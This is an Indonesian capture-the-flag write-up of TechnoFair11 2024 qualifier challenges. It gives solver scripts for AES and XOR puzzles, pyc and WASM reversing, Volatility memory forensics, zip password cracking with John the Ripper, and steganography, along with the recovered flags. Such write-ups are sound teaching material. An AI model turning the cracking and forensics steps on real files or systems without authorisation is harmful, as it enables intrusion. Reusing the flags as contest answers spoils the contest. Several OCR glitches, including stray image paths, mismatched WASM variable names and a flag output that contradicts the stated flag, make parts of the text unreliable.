Write Up Penyisihan

TechnoFair11 2024

Team **Alat-alat wkwkw**

anakmamah. Suisayy. JersYY

Table of Contents

Kenangan

Cryptography

Author: macaril

Yoriichi mengencrypt sebuah file gambarnya tetapi dia lupa cara membukanya. Bisakah kamu membantu Yoriichi untuk membuka filenya?

Attachment:
chall.py flag.enc

Lampiran:

app.py

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os

with open("flag.png", "rb") as f:
     flag = f.read()

key = os.urandom(1) * 16
print(key)
iv = os.urandom(16)
print(iv)
cipher = AES.new(key, AES.MODE_CBC, iv)

ciphertext = cipher.encrypt(pad(flag, AES.block_size))

with open("flag.enc.2", "wb") as f:
     f.write(iv + ciphertext)
```

flag.enc

```
## Encrypted PNG File ##
```

Solusi:

Dari script app.py yang diberikan, terlihat bahwa script mengenkripsi flag.png menggunakan AES dengan IV urandom(16) dan key urandom(1)*16, yang kemudian di output dengan memasukkan IV dan encrypted data kedalam flag.enc. Karena kita sudah tau IV adalah 16 byte pertama dari flag.enc, kita tinggal bruteforce key nya.

Solvernya:

solve.py

```
from os import urandom
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def decrypt_aes_cbc(encrypted_data, key, iv):
      # Decode the base64 encoded encrypted data
      encrypted_data_bytes = encrypted_data

      # Create a new AES cipher object with the given key and IV
      cipher = AES.new(key, AES.MODE_CBC, iv)

      # Decrypt the data
      decrypted_data = cipher.decrypt(encrypted_data_bytes)

      # Unpad the decrypted data to retrieve the original
plaintext
      #original_data = unpad(decrypted_data, AES.block_size)

      return decrypted_data#original_data

# Decrypt the data
iv = open("./flag.enc", "rb").read()[0:16]
flag = open("./flag.enc", "rb").read()[16:]
dec_flag = flag
while dec_flag[0:4] != b'\x89PNG':
      dec_flag = decrypt_aes_cbc(flag, urandom(1)*16, iv)
with open("flag.dec", "wb") as f:
      f.write(dec_flag)
      #print("Decrypted data:", dec_flag)
```

Hasilnya:

Flag:

`TechnoFair11{Cek_Khodamnya_kakak}`

Xorban

Cryptography

Basic XOR

format flag : TechnoFair11{..}

Author: macaril

Attachment
Xorban.zip

Lampiran:

chall.py

```
import random
from secret import flag

key = [random.randint(1, 256) for _ in range(len(flag))]

xorban = []
enc = []
for i, v in enumerate(key):
    k = 1
    for j in range(i, 0, -1):
        k ^= key[j]
    xorban.append(k)
    enc.append(flag[i] ^ v)

with open("output.txt", "w") as f:
    f.write(f"{xorban=}\n")
    f.write(f"{enc=}\n")
```

chall.py

```
xorban=[1, 243, 128, 75, 251, 28, 249, 9, 231, 152, 154, 2, 237, 223, 175, 17, 5, 150, 118, 14, 173, 151, 242, 240, 176, 10, 209, 29, 236, 208, 222, 177, 183, 91, 162, 8, 12, 103, 221, 30, 119, 184]
enc=[105, 151, 16, 163, 222, 136, 163, 145, 135, 13, 51, 169, 148, 6, 30, 199, 97, 249, 137, 22, 252, 105, 81, 107, 36, 229, 175, 164, 192, 79, 81, 6, 117, 179, 186, 198, 48, 24, 201, 170, 10, 178]
```

Solusi:

Berdasarkan file yang diberikan, kita tahu bahwa key[0] = xorban[0], kemudian untuk key[i] kita perlu melakukan operasi xor antara xorban[i]dengan value key sebelumnya.

Kemudian kita melakukan XOR tiap value dari file ‘enc’ dengan key yang telah kita rekonstruksi sebelumnya

Berikut adalah script yang digunakan:

solve.py

```
xorban = [1, 243, 128, 75, 251, 28, 249, 9, 231, 152, 154, 2, 237, 223, 175, 17, 5, 150, 118, 14, 173, 151, 242, 240, 176, 10, 209, 29, 236, 208, 222, 177, 183, 91, 162, 8, 12, 103, 221, 30, 119, 184]
enc = [105, 151, 16, 163, 222, 136, 163, 145, 135, 13, 51, 169, 148, 6, 30, 199, 97, 249, 137, 22, 252, 105, 81, 107, 36, 229, 175, 164, 192, 79, 81, 6, 117, 179, 186, 198, 48, 24, 201, 170, 10, 178]

key = [0] * len(xorban)
key[0] = xorban[0]

for i in range(1, len(xorban)):
    k = xorban[i]
    for j in range(i, 0, -1):
        k ^= key[j]
    key[i] = k

flag = ''.join(chr(e ^ k) for e, k in zip(enc, key))
```

```
print("Key:", key)
print("Flag:", flag)
```

Output :

```
Key: [1, 243, 115, 203, 176, 231, 229, 240, 238, 127, 2, 152,
239, 50, 112, 190, 20, 147, 224, 120, 163, 58, 101, 2, 64, 186,
219, 204, 241, 60, 14, 111, 6, 236, 249, 170, 4, 107, 186, 195,
105, 207]
Flag: hdchnoFair11{4nyujin_S4id_th1s_is_Cl4ssic}
```

Flag : TechnoFair11{4nyujin_S4id_th1s_is_Cl4ssic}

Snakebyte

Reverse Engineering

Author: cauchips

My colleague sent me a compiled Python file. Why would anyone compile Python source code? Is it possible to get the original Python source code before it was compiled? Can you assist me with this?

Attachment:
chall.zip

Solusi:

Diberikan sebuah file pyc, kita bisa langsung decompile ini dengan ‘pycdc’

```
┌──(user㉿LAPTOP-0RV39MV8)-[~/ctf/competition/technofair2024/penyisihan/rev/snakebyte]
└─$ pycdc chall.pyc
# Source Generated with Decompyle++
# File: chall.pyc (Python 3.10)

import sys as S
import re as R
import flag
from transformers import AutoTokenizer as A
T = A.from_pretrained('Xenova/gpt-4')
Tkn = T.tokenize(flag.flag)
Tid = T.convert_tokens_to_ids(Tkn)

def E(n, k, w = ('secret-key', 'Technofair')):
    w_o = sum((lambda .0: for c in .0:
ord(c))(w))
    k_o = (lambda .0: [ ord(c) for c in .0 ])(k)
    k_l = len(k_o)
    Ecd = (lambda .0 = None: [ (x ^ k_o[i % k_l]) * w_o for i, x in .0 ])(enumerate(n))
    return Ecd

Ecd = E(Tid)
print(Ecd)
```

Karena hasil dekompilasi nya kurang bagus, kita coba bersihkan terlebih dahulu

Hasil Pembersihan Kode:

chall.py

```
import sys as S
import re as R
from string import *
from transformers import AutoTokenizer as A
T = A.from_pretrained('Xenova/gpt-4')
Tkn = T.tokenize("Technofair11")
Tid = T.convert_tokens_to_ids(Tkn)

def E(n, k, w=('secret-key', 'Technofair')):
      w_o = sum(ord(c) for string in w for c in string)
      k_o = [ord(c) for c in k]
      k_l = len(k_o)
      Ecd = [(x ^ k_o[i % k_l]) * w_o for i, x in enumerate(n)]
      return Ecd

Ecd = E(Tid, printable)
print(Ecd)
```

Setelah dibersihkan kodenya, bisa terlihat bahwa flag diubah menjadi sebuah token yang kemudian di convert menjadi sebuah IDS. Setelah itu flag di enkripsi menggunakan xor dan perkalian. Kita tinggal mengulang perhitungan itu kemudian mengubah flag dari IDS menjadi token kemudian string flag.

Solvernya:

solve.py

```
from string import *
from transformers import AutoTokenizer as A

T = A.from_pretrained('Xenova/gpt-4')

def D(enc_data, k='secret-key', w='Technofair'):
      w_o = sum((ord(c) for c in w))
      k_o = [ord(c) for c in k]
      k_l = len(k_o)
      Dec = [(x // w_o) ^ k_o[i % k_l] for i, x in
enumerate(enc_data)]
      return Dec

Dec = D([30200989, 44161, 63530220, 875004, 74052862, 3760874,
30810, 87295, 121186, 53404, 127348, 55458, 69836, 98592, 53404,
```

```
2293291, 20540, 529932, 95511, 60593, 1802385, 120159, 49296,
87295, 93457, 105781, 878085, 126321, 88322, 72917, 127348,
32864, 1040351, 91403, 42107, 119132, 116051], key) # Yang dalam
list itu flag nya
print("Decrypted IDs:", Dec)

Detkn = T.convert_ids_to_tokens(Dec)
Detkn_str = T.convert_tokens_to_string(Detkn)
print("Decrypted string:", Detkn_str)
```

Flag:

TechnoFair11{jUsT_4n0tH3r_eZ_pYc_w1tH_4_b1T_0f_lLm!}

Web Asem Beli

Reverse Engineering

Author: Rival

This challenge only take 5 minutes to solve.

Lampiran
output.wasm

Solusi:

Diberikan sebuah file .wasm. Kita bisa langsung convert file ini menjadi readable menggunakan wasm2wat melalui website ini https://webassembly.github.io/wabt/demo/wasm2wat.

Program setelah di convert menjadi wat:

wasm2wat

```
(module
  (type $t0 (func (result i32)))
  (type $t1 (func))
  (type $t2 (func (param i32)))
  (type $t3 (func (param i32) (result i32)))
  (type $t4 (func (param i32 i32) (result i32)))
  (type $t5 (func (param i32 i32 i32) (result i32)))
  (type $t6 (func (param i32 i64 i32) (result i64)))
   (func $__wasm_call_ctors (export "__wasm_call_ctors") (type $t1)
     (call $emscripten_stack_init))
  (func $f1 (type $t0) (result i32)
     (local $l0 i32) (local $l1 i32) (local $l2 i32) (local $l3 i32) (local $l4 i32) (local $l5 i32) (local $l6 i32) (local $l7 i32) (local $l8 i32) (local $l9 i32) (local $l10 i32) (local $l11 i32) (local $l12 i32) (local $l13 i32) (local $l14 i32) (local $l15 i32) (local $l16 i32) (local $l17 i32) (local $l18 i32) (local $l19 i32) (local $l20 i32) (local $l21 i32) (local $l22 i32) (local $l23 i32) (local $l24 i32) (local $l25 i32) (local $l26 i32) (local $l27 i32) (local $l28 i32) (local $l29 i32) (local $l30 i32)
```


```
(local.set $l0
(global.get $g0))
(local.set $l1
(i32.const 32))
(local.set $l2
(i32.sub
(local.get $l0)
(local.get $l1)))
(local.set $l3
(i32.const 0))
(i32.store offset=28
(local.get $l2)
(local.get $l3))
(local.set $l4
(i32.const 105))
(i32.store8 offset=8
(local.get $l2)
(local.get $l4))
(local.set $l5
(i32.const 99))
(i32.store8 offset=2
(local.get $l2)
(local.get $l5))
(local.set $l6
(i32.const 70))
(i32.store8 offset=6
(local.get $l2)
(local.get $l6))
(local.set $l7
(i32.const 95))
(i32.store8 offset=16
(local.get $l2)
(local.get $l7))
(local.set $l8
(i32.const 114))
(i32.store8 offset=9
(local.get $l2)
(local.get $l8))
(local.set $l9
(i32.const 110))
(i32.store8 offset=4
(local.get $l2)
(local.get $l9))
(local.set $l10
(i32.const 49))
(i32.store8 offset=10
(local.get $l2)
```

```
(local.get $l10))
(local.set $l11
(i32.const 84))
(i32.store8
(local.get $l2)
(local.get $l11))
(local.set $l12
(i32.const 123))
(i32.store8 offset=12
(local.get $l2)
(local.get $l12))
(local.set $l13
(i32.const 49))
(i32.store8 offset=11
(local.get $l2)
(local.get $l13))
(local.set $l14
(i32.const 104))
(i32.store8 offset=3
(local.get $l2)
(local.get $l14))
(local.set $l15
(i32.const 76))
(i32.store8 offset=13
(local.get $l2)
(local.get $l15))
(local.set $l16
(i32.const 79))
(i32.store8 offset=18
(local.get $l2)
(local.get $l16))
(local.set $l17
(i32.const 97))
(i32.store8 offset=7
(local.get $l2)
(local.get $l17))
(local.set $l18
(i32.const 104))
(i32.store8 offset=15
(local.get $l2)
(local.get $l18))
(local.set $l19
(i32.const 57))
(i32.store8 offset=21
(local.get $l2)
(local.get $l19))
(local.set $l20
```

```
(i32.const 101))
(i32.store8 offset=1
(local.get $l2)
(local.get $l120))
(local.set $l121
(i32.const 125))
(i32.store8 offset=25
(local.get $l2)
(local.get $l121))
(local.set $l122
(i32.const 111))
(i32.store8 offset=5
(local.get $l2)
(local.get $l122))
(local.set $l123
(i32.const 95))
(i32.store8 offset=20
(local.get $l2)
(local.get $l123))
(local.set $l124
(i32.const 107))
(i32.store8 offset=19
(local.get $l2)
(local.get $l124))
(local.set $l125
(i32.const 116))
(i32.store8 offset=23
(local.get $l2)
(local.get $l125))
(local.set $l126
(i32.const 107))
(i32.store8 offset=17
(local.get $l2)
(local.get $l126))
(local.set $l127
(i32.const 48))
(i32.store8 offset=14
(local.get $l2)
(local.get $l127))
(local.set $l128
(i32.const 85))
(i32.store8 offset=24
(local.get $l2)
(local.get $l128))
(local.set $l129
(i32.const 73))
(i32.store8 offset=22
```


```
      (local.get $l2)
      (local.get $l129))
      (local.set $l130
      (i32.const 0))
      (return
      (local.get $l130)))
# Dan seterusnya…
```

Bisa dilihat bahwa di line 11 terdapat semacam pengecekan untuk setiap karakter dalam sebuah list dalam program.



```
11  (func $f1 (type $t0) (result i32)
12    (local $l0 i32) (local $l1 i32)
13    (local.set $l0
14      (global.get $g0))
15    (local.set $l1
16      (i32.const 32))
17    (local.set $l2
18      (i32.sub
19        (local.get $l0)
20        (local.get $l1)))
21    (local.set $l3
22      (i32.const 0))
23    (i32.store offset=28
24      (local.get $l2)
25      (local.get $l3))
26    (local.set $l4
27      (i32.const 105))
28    (i32.store8 offset=8
29      (local.get $l2)
30      (local.get $l4))
```

Kita tinggal cocokkan satu persatu karakter sesuai dengan urutan sampai flag utuh dan berurut. Lalu tinggal kita ubah dari decimal ke ASCII text nya.



Flag:

`TechnoFair11{L0h_kOk_9ItU}`

Snakebyte Mk II

Reverse Engineering

Author: cauchips

My colleague keeps sending me .pyc files to work on. This time, I have no idea how to decompile this .pyc file. Do you have any other way to read the source code?

Attachment:
chall.pyc

Solusi:

Jadi di soal ini file pyc nya tidak bisa di decompile menggunakan 'pycdc' karena file ini merupakan compiled python versi terbaru (3.13/3.12) dan pycdc serta beragam decompiler tidak support versi terbaru itu. Karena itu saya coba disassemble sendiri dengan script yang saya temui online. Pastikan versi python mu juga yang terbaru saat menjalankan script ini. (Bisa pakai pycdas juga harusnya, tapi aku baru sadar itu pas dah solved ;))

Disassembly Code:

disasm.py

```
import dis, marshal, struct, sys, time, types, binascii

def show_file(fname):
      f = open(fname, "rb")
      magic = f.read(4)
      moddate = f.read(4)
      other = f.read(4)
      filesz = f.read(4)
      modtime  =  time.asctime(time.localtime(struct.unpack('=L',
moddate)[0]))
      filesz = struct.unpack('=L', filesz)
      print ("magic %s" % (binascii.hexlify(magic)))
      print ("other %s" % (binascii.hexlify(other)))
      print  ("moddate  %s  (%s)"  %  (binascii.hexlify(moddate),
```

```
modtime))
      print ("files sz %d" % filesz)
      code = marshal.load(f)
      show_code(code)

def show_code(code, indent=''):
      print ("%scode" % indent)
      indent += '   '
      print ("%sargcount %d" % (indent, code.co_argcount))
      print ("%snlocals %d" % (indent, code.co_nlocals))
      print ("%sstacksize %d" % (indent, code.co_stacksize))
      print ("%sflags %04x" % (indent, code.co_flags))
      show_hex("code", code.co_code, indent=indent)
      dis.disassemble(code)
      print ("%sconsts" % indent)
      for const in code.co_consts:
      if type(const) == types.CodeType:
            show_code(const, indent+'   ')
      else:
            print ("   %s%r" % (indent, const))
      print ("%snames %r" % (indent, code.co_names))
      print ("%svarnames %r" % (indent, code.co_varnames))
      print ("%sfreevars %r" % (indent, code.co_freevars))
      print ("%scellvars %r" % (indent, code.co_cellvars))
      print ("%sfilename %r" % (indent, code.co_filename))
      print ("%sname %r" % (indent, code.co_name))
      print ("%sfirstlineno %d" % (indent, code.co_firstlineno))
      show_hex("lnotab", code.co_lnotab, indent=indent)

def show_hex(label, h, indent):
      h = binascii.hexlify(h)
      if len(h) < 60:
      print ("%s%s %s" % (indent, label, h))
      else:
      print ("%s%s" % (indent, label))
      for i in range(0, len(h), 60):
            print ("%s   %s" % (indent, h[i:i+60]))

show_file(sys.argv[1])
```

Output:

```
┌──(user㉿LAPTOP-ORV39MV8)-[~/ctf/competition/technofair2024/penyisihan/rev/snakebyte2]
└─$ python3 disasm.py chall.pyc
magic b'f30d0d0a'
other b'2e066e66'
moddate b'00000000' (Thu Jan  1 07:00:00 1970)
files sz 1964
code
   argcount 0
   nlocals 0
   stacksize 5
   flags 0000
   code
      b'950053001a0072005c012200530135010000000000072025c0022005c02'
      b'350100000000000028000000000000000610d00005c03220053025c020e00'
      b'5303330335010000000000000200067055c032200530435010000000000'
      b'20006705'
  0           RESUME                   0

  1           LOAD_CONST               0 (<code object check_flag at 0x55c7e1da9790, file "chall.py", line 1>)
              MAKE_FUNCTION
              STORE_NAME               0 (check_flag)

 56           LOAD_NAME                1 (input)
              PUSH_NULL
              LOAD_CONST               1 ('Enter your password: ')
              CALL                     1
```

Jika dibaca hasil disassembly nya, terlihat bahwa script ini mencocokkan input kita dengan value flag dalam program. Jadi tiap karakter yang kita inputkan akan dibandingkan dengan karakter flag sesuai urutan. Untuk solve nya tinggal baca hasil disassembly nya dan cocokkan tiap karakter dalam flag nya secara manual ;)

Flag:

`TechnoFair11{M4nu4lLy_8y7in9_Y0UR_PyC}`

DUMPling

Forensic

hufttt, saya lupa dimana menyimpan folder flag nya :(

Lampiran:

chall
<raw file>

Solusi:

Diberikan sebuah *raw file* yang berisi *memory dump* dari komputer probset. Karena file ini berupa *memory dump*, kita bisa menggunakan tools seperti volatility untuk melakukan analisis terhadap *memory* tersebut.

```
~/Downloads/techfair
└─ vol -f chall.raw filescan | grep flag
0xa809538e11b0.0\flag\flag2.png 216
0xa80953eb49e0  \Users\nisa\Documents\flag2.png 216
0xa80953eb94e0  \Users\nisa\AppData\Roaming\Microsoft\Windows\Recent\flag.lnk   216
0xa80953ebc870  \flag\clue.txt  216
0xa80953eda1e0  \flag   216
0xa80953edacd0  \flag   216
0xa80953edc760  \flag\flag2.png 216
0xa80953edd0c0  \flag\flag1.png 216
0xa8095f711a50  \flag   216
```

Langkah awal melakukan analisis terhadap *file* pada *memory*. Bisa dilihat pada gambar di atas, terdapat beberapa *file* dan *folder* yang bertulisan flag, namun ada satu file yang menarik, yaitu "***clue.txt***".

```
~/Downloads/techfair
└─ vol -f chall.raw windows.dumpfiles --virtaddr=0xa80953ebc870
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xa80953ebc870  clue.txt        file.0xa80953ebc870.0xa80953ce44f0.DataSectionObject.clue.txt.dat
```


Kemudian file "***clue.txt***" tersebut dapat kita download menggunakan plugin ***windows.dumpfiles*** dengan menentukan address yang dituju.


```
~/Downloads/techfair
cat file.0xa80953ebc870.0xa80953ce44f0.DataSectionObject.clue.txt.dat
flag nya tuh ga disini tapi adi di 2 file png, dalam bentuk gambar, nama gambarnya itu flag1.png dan flag2.png
```

Berdasarkan clue tersebut, berarti kita hanya perlu mengamati file "***flag1.png***" dan "***flag2.png***" pada *raw file* tersebut.

```
~/Downloads/techfair
vol -f chall.raw windows.dumpfiles --virtaddr=0xa80953edd0c0
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xa80953edd0c0  flag1.png       file.0xa80953edd0c0.0xa80953ce57b0.DataSectionObject.flag1.png.dat

~/Downloads/techfair
vol -f chall.raw windows.dumpfiles --virtaddr=0xa80953edc760
Volatility 3 Framework 2.7.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xa80953edc760  flag2.png       file.0xa80953edc760.0xa80953ce5cb0.DataSectionObject.flag2.png.dat
```

Kemudian langsung saja kita dump kedua *file* png tersebut dan lihat gambarnya.





Dari kedua gambar tersebut, kita bisa mendapatkan flagnya dan tinggal digabungkan kedua bagian flag tersebut.

Flag:

`TechnoFair11{You_fiNd_THe_fLaG}`

eftipi

Forensic


Author : millkywaay

Jangan sebar rahasiaku!!!

Attachment:
chall.pcapng

Solusi:

Saat kita cek chall.pcapng menggunakan Wireshark, kita dapat lihat ada komunikasi FTP tanpa enkripsi. Kita bisa langsung export file yang ada dalam melalui File -> Export Objects -> FTP-DATA lalu klik Save All.



Sekarang kita mempunyai 3 file baru, secret2.png, secret3.zip, dan secret.txt.lst. Dari namanya saja sudah terlihat bahwa secret.txt.lst ini merupakan file wordlist yang digunakan untuk bruteforce password. Dan berhubung file zip itu perlu password, kita langsung saja bruteforce menggunakan John The Ripper.

Langkah-langkah:


1. Kita ambil hash file zip nya menggunakan ‘zip2john’, kemudian save dengan nama ‘hash.hash’
2. Lalu jalankan john dengan wordlist secret.txt.lst

   Terminal Command : john hash.hash –wordlist=secret.txt.lst

Hasil:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.hash --wordlist=secret.txt.lst
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-S
Cost 1 (HMAC size) is 2129613 for all loaded
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any othe
hilirasi         (secret3.zip/flag)
1g 0:00:00:00 DONE (2024-06-30 19:27) 1.851g/
Use the "--show" option to display all of the
Session completed.
```

Setelah itu kita unzip menggunakan 7zip, dan kita akan mendapatkan file flagnya dalam keadaan terbalik. Kita bisa balik lagi ini menggunakan CyberChef.



Dan flag berhasil didapatkan

Flag:

```
TechnoFair11{B3_c4R3FuLL_w1tH_sN1ff3r}
```

kurang berarti

Forensic

Author: H4NN

help me to find the hidden message in this photo

Attachment:
chall.jpg enc.py

Solusi:


Diberikan sebuah program enkriptor dan gambar yang sedikit 'corrupt'.

enc.py

```
def insert_plaintext_into_image(input_file, output_file,
plaintext, offset):
      with open(input_file, 'rb') as file:
      file_bytes = bytearray(file.read())

      plaintext_binary = ''.join(format(ord(char), '08b') for
char in plaintext)

      plaintext_index = 0
      plaintext_length = len(plaintext_binary)
      for i in range(offset, len(file_bytes)):
      if plaintext_index < plaintext_length:
            original_byte = file_bytes[i]

            plaintext_bit = int(plaintext_binary[plaintext_index])

            new_byte = (original_byte & 0xFE) | plaintext_bit

            file_bytes[i] = new_byte

            plaintext_index += 1
      else:
            break

      with open(output_file, 'wb') as file:
      file.write(file_bytes)
```

```
    print(f"{output_file}")

input_file = ''
output_file = 'chall.jpg'
plaintext = "flag"
offset = 0x00000D00
